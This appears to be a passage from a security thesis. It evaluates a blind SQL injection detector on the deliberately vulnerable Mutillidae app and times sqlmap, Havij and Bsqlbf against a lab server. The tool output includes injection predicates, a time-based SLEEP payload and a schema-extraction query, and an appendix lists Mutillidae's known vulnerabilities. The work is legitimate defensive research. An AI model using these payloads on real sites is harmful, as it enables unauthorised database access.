Our blind SQL injection detection tool takes in as input a JSON-formatted list of URLs along with respective input values (`GET`, `POST`, `COOKIE` variables). Our detection results for Mutillidae can be seen in Table 6.1. From this table, we can see that our detection tool was able to detect all 3 blind SQL injection vulnerabilities present, and one false positive.

Although the false negative rate was zero, we detected one XSS vulnerability as being a blind SQL injection vulnerability. Figure 6.2 displays the raw output of our detection tool. Recall that in our detection approach, we applied a pre-processing phase to remove false detections (due to XSS vulnerabilities) by dismissing any detection in which our *l*iteral predicates showed up in the token values. In Figure 6.2, we can see (highlighted in red) that instead of directly reflecting user input to the resulting page (as with classical XSS), this particular page was reflecting user input *a*fter stripping quotes. Because of this partial

```
[*] Blind Injection Vector Detected!
[*] URL: http://10.0.1.55/mutillidae/index.php
[*] Variable:  target_host
[*] Method:  post
[*] True Pred.:  '  or '1'='1
[*] False Pred.:  '  and '1'='2
[*] Token:  ** server can't find or 1=1
```

Figure 6.2: False positive output of our tool on Mutillidae

filtering, our pre-processing fails and flags this vector as being vulnerable to blind SQL injection.

6.3 Performance Evaluation of Advanced Exploitation

In this section, we present two evaluation results of our blind SQL injection detection and exploitation tool. More specifically, we observe each tool's execution time as well as the number of HTTP requests each tool required to exploit a vulnerability.

To get an idea of the performance improvements of the advanced exploitation technique we described in Chapter 5.2, we compared our tool against three popular tools on the market for exploiting blind SQL injection. The tools which were considered were `Havij` [4], `Sqlmap` [15], and `Bsqlbf` [2]. For this evaluation, we created a simple vulnerable PHP web application using MySQL as the back-end DBMS, and hosted it on a machine within a local, private network. There were two databases in the DBMS, `information_schema` and `the_office`. We instructed each tool to retrieve these two database names when performing the attack by using default configuration modes or modes requiring the least amount of work to setup. The raw program output can be seen in Appendix C. One thing to note is that `Havij` and `Sqlmap` both had a fingerprinting phase in which they determine the back-end DBMS with some heuristic-based analysis. We do not consider the time or the number

of HTTP requests from this fingerprint phase, and instead only consider the amount of resources required to pull off the actual exploitation.

In our first evaluation, we measured the amount of time it took for each tool to perform the blind SQL injection. Figure 6.3 shows the number of seconds each tool required to accomplish the blind injection attack. To record the amount of time, we used `tcpdump`[1] to capture the traffic for each individual tool's session. The number of seconds displayed on the graph is the number of seconds up until the last packet of the attack session.

We can see from this graph that our tool performed substantially better than other tools with respect to the amount of time it took to carry out an attack. Our implementation of the blind injection exploitation tool was able to extract the database names in under a second, while `Havij` and `Bsqlbf` took 49 seconds and 21 seconds, respectively. Because `Sqlmap` is arguably the most popular tool on the market for exploiting SQL injections, it is interesting to see the stark contrast in execution time between it and other, not so widely used tools available. The amount of time it took `Sqlmap` to extract database names was just under 7 minutes. Judging by the program output, which can be seen in Appendix C.1, the likely reason for this is that `Sqlmap` choose to exploit the vulnerability using a time-based approach, which is done by intentionally causing the server to sleep a number of seconds for true and false queries.

For our second evaluation, we were interested in the number of HTTP requests each tool required to exploit the blind SQL injection vulnerability. To do so, we captured traffic from each tool's exploitation session and counted the number of HTTP requests going to the web server. We did not consider any TCP-related packets or HTTP response packets. Figure 6.4 shows a graph of these results. Again we can see that our tool performed better than others on the market, requiring only 240 requests to extract the database names. This is in contrast with `Havij` and Bsqlbf, which required nearly twice the number of requests to pull off the

[1] tcpdump is a common packet analyzer that runs under the command line.



Figure 6.3: Number of seconds to retrieve schema names

attack.

Another interesting thing to note, while not directly related to the evaluation, is that one of the schema names from `Havij`'s attack was incorrect. Instead of "information_schema", `Havij` reported it as "inf?rmation sciema". We do not, however, take this error into considering for our above evaluation. Instead, we assume it as a limitation of the tool.



Figure 6.4: Number of HTTP requests to retrieve schema names

Chapter 7

Related Work

In this section, we discuss related approaches which other researchers have taken to address the certain areas which we chose to examine. With respect to crawling, Mesbah et al [25] proposed a technique to crawling AJAX applications. Their technique is based upon the identification of "clickables" (certain HTML elements which are able to receive clicks from the user). After identifying these special elements, they then manually call the JavaScript functions housed in these elements and observe what changes they bring about to the DOM, while keeping track of the web application using an internal state diagram. They presented their work in the form of `CRAWLJAX`, which is written in Java and embeds a web browser. They interface to it through API calls provided by the Selenium[1] WebDriver APIs. We were interested in the WIVET results of `CRAWLJAX`, however after spending a significant of time installing and setting up, we were not able to get it to work correctly on Linux or Windows. The main difference between our work and the work provided by Mesbah et al, is that while `CRAWLJAX` is based upon identifying only elements which a user can click on, they leave behind many elements which do not require a user's click in order to be triggered (such as onLoad() and onKeyPress() events). They also disregard any JavaScript functions which are not

[1]Selenium is a tool used for automating browsers. http://seleniumhq.org/

triggered by clicks, and uncalled functions which may be present in the web application. Our crawler takes this into consideration and, in addition, manually stimulates the application. The final difference is in the implementation itself. While `CRAWLJAX` requires that a whole host of software packages be installed (and also have certain hardware requirements), our tool is in the form of a light-weight JavaScript archive which can be easily loaded into Google Chrome.

In [34], Huang et al performed a similar study in which they attempted to increase the overall effectiveness of black-box pen-testing by adopting software-engineering techniques to design a security assessment tool for web applications. In one of their efforts, they aimed to increase crawling efficiency by embedding Internet Explorer's JavaScript and DOM-layout engine into their tool. One shortcoming from the onset of their approach was the platform limitation of their tool. While their tool requires the use of the Windows operation system, because our crawler is written in pure JavaScript as a plug-in to the Google Chrome browser, our crawler is platform-agnostic. The second limitation of their crawling approach is related to the small number of locations in which they are referring to in order to locate URLs on a web page. Our tool refers to the current HTML specifications in order to enumerate *all* possible locations a URL can be present. In addition to their lack of searching all possible locations for URLs, the final limitation of their approach is the inability to handling uncalled JavaScript functions/triggers. While their crawler is simply searching for a hand full of locations a URL can be present, our crawler is actively monitoring the DOM of a web page, as well as actively stimulating the web application in order to force any dynamic changes to take place.

With respect to blind SQL injection detection, the work which most closely relates to ours was presented by Hotchkies et al [33] at the Black Hat conference in 2004. Hotchkies approach to detecting blind SQL injection relies upon behavior analysis of a web page (much like ours). In contrast, however, his method requires that the specific user-input under

consideration has a known value which returns a result set (or returns "true") in order for his detection method to work. This can be a limitation, since not only does his method require the vector, but also a valid value. This is not required in our detection method because of our choice of the "always-true" predicate, and choosing any value for a user-input will still allow us control of the overall "true/false-ness" of the query. His second approach is in regards to token identification. While his method for token identification is through using an adaptive filter (for minimizing difference noise), our method for reducing noise is by applying a normalization phase to identifying unstable portions of the web page.

In [34], along with an attempt at addressing crawling limitations, Huang et al proposed a technique for detecting SQL injection by injecting certain queries and observing the output of the pages generated. In their technique, Huang et al injected three types of strings into each parameter of the web page. The first string is SQL syntax which causes the back-end query to "fail". The second string is an "intentionally invalid" string (such as a "random 50 character string"). The third string which is sent does not contain any SQL syntax. Based on the outputs of these pages, the decision is made of whether or not a SQL injection vulnerability was found. For example, if all pages return the same output for each string, the assumption is made that no vulnerability exists. The underlying flaw in their approach is the premise that the second string will cause the back-end query to fail. Unless the "intentionally invalid" string contains SQL-related characters, the possible increases that the output of the second string is related to a successful query.

With respect to the exploitation of blind SQL injection, a study performed by Martin et al in [40] shows how it is possible to combine a black-box and white-box approach to automate the generation of SQL injection attacks. They provided a tool called `QED`. `QED` takes in as input any Java-based web application and produces SQL injection and XSS attack vectors. Claiming that `QED` returns no false positives, they were able to achieve consistently low false negative rates in their experimental evaluation. While Martin's work merges a static analysis

approach to automatically creating attack vectors, our exploitation method is strictly the offspring of a black-box approach. Our approach for the detection of blind SQL injection produces token values, and with these token values, pre-made SQL statements can be utilized in order to create SQL injection attack vectors.

Chapter 8

Conclusion

In this thesis, we have presented our work of addressing inherent shortcomings of modern black-box web vulnerability scanners. In doing so, we proposed an approach aimed at addressing the severe limitation of web application crawling. By designing and implementing a JavaScript-based crawler, and placing it closer to the web application than most other tools on the market, we found that we were able to achieve promising results (a WIVET coverage rate of 77%), and observed that with a little more research in the right direction, can compete with those high-end commercial tools on the market. We also focused on limitations incurred from the disability when detecting blind SQL injection vulnerabilities. By designing and implementing an algorithm for detection, we were able to detect all blind SQL injections present in the Mutillidae project, with one false positive. Finally, we shed light on an advanced technique for exploiting blind SQL injection vulnerabilities. In doing so, we have shown that our tool performs better than competing tools with respect to the amount of resources needed for a successful exploitation.

Even though we have shown improvements over some areas of limitations, we expect to add to our improvements in the future. The first area which we plan on extending is our crawler. Currently, our crawler does not contain the ability to handle form submissions.

Handling form submissions can add a level of complexity to the crawling process due to certain application-specific issues which can arise (such as login-forms, fields which require special formatted data, fields which can not be left blank, mutually exclusive fields, etc.) In the future, we plan on examining an efficient method on handling form submissions.

The second area which we would like to extend is related to our blind SQL injection detection approach. Currently, our detection method is fit for identifying `SELECT`-based blind SQL injections where the injection is taken place in the `WHERE`-clause. We would like to extend our detection method to include vulnerabilities in which the portion of the query is not restrained. We would also like to explore ways to detect `UPDATE` and `INSERT` based injections.

Finally, in our blind SQL injection detection method, we are using the unified-diff method for identifying token values. While the validity of this token value does not have any impact on our detection method, the ultimate goal for this token value is to be used in an exploitation scenario. Because of this, using the unified-diff algorithm may cause for the identification of invalid tokens. We plan on researching methods of fuzzing string searching as a means of replacing the unified-diff approach for token identification.

Bibliography

[1] Arachni :: Web application security scanner framework. http://arachni-scanner.com/.

[2] Bsqlbf-v2: Blind sql injection brute forcer version 2. http://code.google.com/p/bsqlbf-v2/.

[3] Document object model events. http://www.w3.org/TR/DOM-Level-2-Events/events.html. [Online; accessed 22-February-2012].

[4] Havij v1.15 advanced sql injection. http://itsecteam.com/en/projects/project1.htm.

[5] Html5 attributes. http://www.w3.org/TR/html5/index.html#attributes-1. [Online; accessed 22-February-2012].

[6] Jsky - web application security vulnerabilty scanner. http://www.nosec-inc.com/en/products/jsky/.

[7] Msdn dhtml events. http://msdn.microsoft.com/en-us/library/ms533051%28v=vs.85%29.aspx. [Online; accessed 22-February-2012].

[8] Mutillidae: A deliberately vulnerable set of php scripts that implement the owasp top 10. https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project.

[9] Mysql 5.0 reference manual - 11 functions and operators - 11.11 bit functions. http://dev.mysql.com/doc/refman/5.0/en/bit-functions.html. [Online; accessed 22-February-2012].

[10] Mysql 5.0 reference manual - 11 functions and operators - 11.5 string functions. http://dev.mysql.com/doc/refman/5.0/en/string-functions.html#function_load-file.

[11] Owasp webgoat project. https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project.

[12] Postgresql - documentation - manuals: Copy. http://www.postgresql.org/docs/8.1/static/sql-copy.html.

[13] Postgresql - documentation - manuals: Mathematical functions and operators. http://www.postgresql.org/docs/7.4/static/functions-math.html. [Online; accessed 22-February-2012].

[14] Ratcliff/obershelp pattern recognition. http://xlinux.nist.gov/dads/HTML/ratcliffObershelp.html. [Online; accessed 29-February-2012].

[15] sqlmap: automatic sql injection and database takeover tool. http://sqlmap.sourceforge.net/.

[16] Utl file. http://docs.oracle.com/cd/B19306_01/appdev.102/b14258/u_file.htm.

[17] w3af - web application attack and audit framework. http://w3af.sourceforge.net/.

[18] Wapiti - web application security auditor. http://wapiti.sourceforge.net/.

[19] Web input vector extractor teaser. http://code.google.com/p/wivet/.

[20] Websecurify — web application security scanner and manual penetration testing tool. http://www.websecurify.com/.

[21] Xul events - mdn. https://developer.mozilla.org/en/XUL/Events. [Online; accessed 22-February-2012].

[22] Sql injection. http://pentestmonkey.net/category/cheat-sheet/sql-injection, 2007. [Online; accessed 18-February-2012].

[23] Owasp top ten project. https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project, 2010.

[24] Top 10 2010-a2-cross-site scripting (xss). https://www.owasp.org/index.php/Top_10_2010-A2, 2010.

[25] ALI MESBAH, ARIE VAN DEURSEN, S. L. Crawling a jax-based web applications through dynamic analysis of user interface state changes. In *Proceedings of the 8th International Conference on Web Engineering (ICWE), IEEE Computer Society, 2008* (2008).

[26] Bright, P. Anonymous speaks: the inside story of the hbgary hack. http://arstechnica.com/tech-policy/news/2011/02/anonymous-speaks-the-inside-story-of-the-hbgary-hack.ars/, 2011. [Online; accessed 16-January-2012].

[27] Christey, S., and Martin, R. A. Vulnerability type distributions in cve. http://cwe.mitre.org/documents/vuln-trends/index.html, 2007. [Online; accessed 16-January-2012].

[28] Cluley, G. Twitter 'onmouseover' security flaw widely exploited. http://nakedsecurity.sophos.com/2010/09/21/

twitter-onmouseover-security-flaw-widely-exploited/, 2010. [Online; accessed 19-January-2012].

[29] de Hen, J. Faster blind mysql injection using bit shifting. http://h.ackack.net/faster-blind-mysql-injection-using-bit-shifting.html, Mar. 2011.

[30] Doupé, A., Cova, M., and Vigna, G. Why johnny can't pentest: An analysis of black-box web vulnerability scanners. In *Detection of Intrusions and Malware, and Vulnerability Assessment* (2010).

[31] Fong, E., Gaucher, R., Okun, V., Black, P., and Dalci, E. Building a test suite for web application scanners. In *Proceedings of the 41st Hawaii International Conference on System Sciences* (2008).

[32] Grossman, J. Cross-site scripting worms and viruses: The impending threat and the best defense. http://net-security.org/dl/articles/WHXSSThreats.pdf, 2006. [Online; accessed 19-January-2012].

[33] Hotchkies, C. Blind sql injection automation techniques. In *Black Hat Briefings USA* (2004).

[34] Huang, Y.-W., Huang, S.-K., Lin, T.-P., and Tsai, C.-H. Web application security assessment by fault injection and behavior monitoring. In *Proceedings of the 12th international conference on World Wide Web* (2003).

[35] Inc., S. P. E. Sonypictures.com data security incident. http://www.sonypictures.com/corp/consumeralert.html, 2011.

[36] IXIA. Security testing for financial institutions. http://www.ixiacom.com/pdfs/library/white_papers/securitytesting_financial.pdf, March 2010.

[37] Kamkar, S. I'll never get caught. i'm popular. http://namb.la/popular/, 2005. [Online; accessed 19-January-2012].

[38] Loo, F. v. d. Comparison of penetration testing tools for web applications. Master's thesis, Radboud University, August 2011.

[39] Makan, K. Bit shifting blind injection : Simplified! http://k3170makan.blogspot.com/2012/01/bit-shifting-blind-injection-simplified.html, Jan. 2012.

[40] Martin, M., and Lam, M. S. Automatic generation of xss and sql injection attacks with goal-directed model checking. In *Proceedings of the 17th conference on Security symposium* (2008).

[41] Ogg, E. Hackers steal more customer info from sony servers. http://news.cnet.com/8301-31021_3-20068414-260/hackers-steal-more-customer-info-from-sony-servers/, 2011. [Online; accessed 18-January-2012].

[42] Olson, P. Interview with pbs hackers: We did it for 'lulz and justice'. http://www.forbes.com/sites/parmyolson/2011/05/31/interview-with-pbs-hackers-we-did-it-for-lulz-and-justice/, 2011. [Online; accessed 18-January-2012].

[43] RSnake. Sql injection cheat sheet. http://ha.ckers.org/sqlinjection/. [Online; accessed 18-February-2012].

[44] RSnake. Xss (cross site scripting) cheat sheet. http://ha.ckers.org/xss.html. [Online; accessed 18-February-2012].

[45] Suto, L. Analyzing the accuracy and time costs of web application security scanners. http://www.ntobjectives.com/files/Accuracy_and_Time_Costs_of_Web_App_Scanners.pdf, February 2010.

[46] Suto, L. Analyzing the effectiveness and coverage of web application security scanners. http://74.217.87.82/files/CoverageOfWebAppScanners.pdf, October 2007.

[47] Symantec. Symantec internet security threat report: Trends for july - december 2007 (executive summary). http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_exec_summary_internet_security_threat_report_xiii_04-2008.en-us.pdf, 2008. [Online; accessed 22-January-2012].

[48] Twitter. All about the 'onmouseover' incident. http://blog.twitter.com/2010/09/all-about-onmouseover-incident.html, 2010.

[49] Ullrich, J. Top 25 series - rank 13 - php file inclusion. http://software-security.sans.org/blog/2010/03/11/top-25-series-rank-13-php-file-inclusion/. [Online; accessed 18-February-2012].

Appendix A

WIVET Crawling and Link Extraction Tests

```
link creation after some time w/ setTimeout
link creation after button click
self referencing link
self referencing link with random query string
multi-page form with a single path to final destination
link href js protocol
div onmouseover window.open
form submit thru select onchange w/ simple alert
form submit button onclick
link in html comment
relative link in html comment
span onclick window.location
span onmouseout window.location.href
span onmousedown document.location.href
span onmouseup document.location
p onclick window.location.href
p onmouseout window.location.href
p onmousedown window.location.href
p onmouseup window.location.href
div onclick window.location.href
div onmouseout window.location.href
div onmousedown window.location.href
```

```
div onmouseup window.location.href
td onclick window.location.href
td onmouseout window.location.href
td onmousedown window.location.href
td onmouseup window.location.href
tr onclick window.location.href
tr onmouseout window.location.href
tr onmousedown window.location.href
tr onmouseup window.location.href
li onclick window.location.href
li onmouseout window.location.href
li onmousedown window.location.href
li onmouseup window.location.href
radio onclick window.location.href
unattached js function document.location
link href js protocol window.location w/ alert override
link href jquery
a href javascript protocol window.open
iframe
frame created dynamically
iframe created dynamically
xhr initiating
link created thru xhr response
meta refresh tag
form action with javascript protocol set
302 redirection
302 redirection link in response body
xhr with a busy mode page 1
xhr with a busy mode page 2
heavy js library standard form creation
link attached to a swf simple button onclick event
link attached to a swf simple button parameterized onclick event
html encoded links
protocol relative links
```

Appendix B

List of DOM Events

B.1 Standard W3C Defined DOM Events

```
onclick
ondblclick
onmousedown
onmouseup
onmouseover
onmousemove
onmouseout
onkeydown
onkeypress
onkeyup
onload
onunload
onabort
onerror
onresize
onscroll
onselect
onchange
onsubmit
onreset
onfocus
onblur
```

B.2 Mozilla Defined DOM Events (XUL elements)

```
DOMMouseScroll
DOMMenuItemActive
DOMMenuItemInactive
ondragdrop
ondragenter
ondragexit
ondraggesture
ondragover
onclose
oncommand
oninput
oncontextmenu
onoverflow
onoverflowchanged
onunderflow
onpopuphidden
onpopuphiding
onpopupshowing
onpopupshown
onload
onbroadcast
oncommandupdate
```

B.3 Microsoft Defined DOM Events (Internet Explorer)

```
oncut
oncopy
onpaste
onbeforecut
onbeforecopy
onbeforepaste
onafterupdate
onbeforeupdate
oncellchange
ondataavailable
ondatasetchanged
```

ondatasetcomplete
onerrorupdate
onrowenter
onrowexit
onrowsdelete
onrowinserted
oncontextmenu
ondrag
ondragstart
ondragenter
ondragover
ondragleave
ondragend
ondrop
onselectstart
onhelp
onbeforeunload
onstop
onbeforeeditfocus
onstart
onfinish
onbounce
onbeforeprint
onafterprint
onpropertychange
onfilterchange
onreadystatechange
onlosecapture

Appendix C

Performance Evaluation Output

C.1 Sqlmap Output

```
    sqlmap/0.9 - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[*] starting at: 20:11:49

[20:11:49] [INFO] using '/home/jiva/tools/sqlmap/sqlmap/output/10.0.1.55/session' as session file
[20:11:49] [INFO] resuming injection data from session file
[20:11:49] [INFO] resuming back-end DBMS 'mysql 5.0.11' from session file
[20:11:49] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: emp
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: emp=Jim' AND SLEEP(5) AND 'xLoq'='xLoq
---

[20:11:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.10 (Maverick Meerkat)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0.11
[20:11:49] [INFO] fetching database names
[20:11:49] [INFO] fetching number of databases
```

```
[20:11:49] [WARNING] time-based comparison needs larger statistical model. Making a few dummy
    requests, please wait..
2
[20:12:00] [INFO] retrieved:
[20:12:05] [WARNING] adjusting time delay to 1 second
information_schema
[20:17:56] [INFO] retrieved: the_office
available databases [2]:
[*] information_schema
[*] the_office

[20:18:36] [INFO] Fetched data logged to text files under '/home/jiva/tools/sqlmap/sqlmap/output
    /10.0.1.55'

[*] shutting down at: 20:18:36
```

C.2 Havij Output

```
Length of 'Data Base' is 18
Data Base: inf?rmation_sciema
Length of 'Data Base' is 10
Data Base: the_office
Can not get Length of 'Data Base'
```

C.3 Bsqlbf Output

```
 // Blind SQL injection brute forcer \\
 //originally written by...aramosf@514.es \\

 // mofified by sid-at-notsosecure.com \\
 // http://www.notsosecure.com \\
--[ http options ]-----------------------------
      schema: http host: 10.0.1.55
      method: GET useragent: bsqlbf 2.7
        path: /sqli/blind/index.php
      arg[1]: emp = Jim'
     cookies: (null)
 proxy_host: (null)
```

time: 0 sec (default)

Finding Length of SQL Query....

--[blind sql injection options]----------
blind: (last) emp start: (null)
database: 1 type: 0
length: 57bytes sql: select group_concat(schema_name) from information_schema.schemata
match: Yes

Getting Data...
results:information_schema,the_office
select group_concat(schema_name) from information_schema.schemata = information_schema,
the_office

Appendix D

Vulnerabilities in Mutillidae

Note: Pages marked with a * are common. This means their vulnerabilities will appear on most pages.

---

add−to−your−blog.php
- SQL Injection on blog entry
- SQL Injection on logged in user name
- Cross site scripting on blog entry
- Cross site scripting on logged in user name
- Log injection on logged in user name
- CSRF
- JavaScript validation bypass
- XSS in the form title via logged in username
- The show−hints cookie can be changed by user to enable hints even though they are not suppose to show in secure mode

arbitrary−file−inclusion.php
- System file compromise
- Load any page from any site

browser−info.php
- XSS via referer HTTP header
- JS Injection via referer HTTP header
- XSS via user−agent string HTTP header

closedb.inc∗
- No known vulnerabilities. We should add something.

config.inc*
: Contains unencrytped database credentials

credits.php
: Unvalidated Redirects and Forwards

dns−lookup.php
: Cross site scripting on the host/ip field
: O/S Command injection on the host/ip field
: This page writes to the log. SQLi and XSS on the log are possible
: GET for POST is possible because only reading POSTed variables is not enforced.

footer.php*
: Cross site scripting via the HTTP_USER_AGENT HTTP header.

framing.php
: Click−jacking

header.php*
: XSS via logged in user name and signature
: The Setup/reset the DB menu item canbe enabled by setting the uid value of the cookie to 1
: home.html
: No known vulnerabilities. We should add something.

homenotes.php
: No known vulnerabilities. We should add something.

index.php*
: You can XSS the hints−enabled output in the menu because it takes input from the hints−enabled cookie value.
: You can SQL injection the UID cookie value because it is used to do a lookup
: You can change your rank to admin by altering the UID value
: HTTP Response Splitting via the logged in user name because it is used to create an HTTP Header
: This page is responsible for cache−control but fails to do so
: This page allows the X−Powered−By HTTP header
: HTML comments

installation.php
: No known vulnerabilities. We should add something.

log−visit.php
: SQL injection and XSS via referer HTTP header
: SQL injection and XSS via user−agent string

login.php
: Authentication bypass SQL injection via the username field and password field
: SQL injection via the username field and password field
: XSS via username field
: JavaScript validation bypass

opendb.inc*
: No known vulnerabilities. We should add something.

page−not−found.php
: No known vulnerabilities. We should add something.
: This page is only used in secure mode. In insecure mode, the site does not validate the "page " parameter.

password−generator.php
: JavaScript injection

process−commands.php
: Creates cookies but does not make them HTML only

process−login−attempt.php
: Same as login.php. This is the action page.

redirectandlog.php
: Same as credits.php. This is the action page.

register.php
: SQL injection and XSS via the username, signature and password field

robot.txt
: Contains directories that are supposed to be private.

set−background−color.php
: Cascading style sheet injection and XSS via the color field.

setupreset.php
: No known vulnerabilities. We should add something.

show−log.php
: Denial of Service if you fill up the log
: XSS via the hostname, client IP, browser HTTP header, Referer HTTP header, and date fields.

site−footer−xss−discusson.php
: XSS via the user agent string HTTP header

source−viewer.php
: Loading of any arbitrary file including operating system files.

text−file−viewer.php
: Loading of any arbitrary web page on the Interet or locally including the sites password files.
: Phishing

user−info.php
: SQL injection to dump all usernames and passwords via the username field or the password field
: XSS via any of the displayed fields. Inject the XSS on the register.php page.
: XSS via the username feild

user−poll.php
: Parameter pollution
: GET for POST
: XSS via the choice parameter
: Cross site request forgery to force user choice

view−someones−blog.php
: XSS via any of the displayed fields. They are input on the add to your blog page.
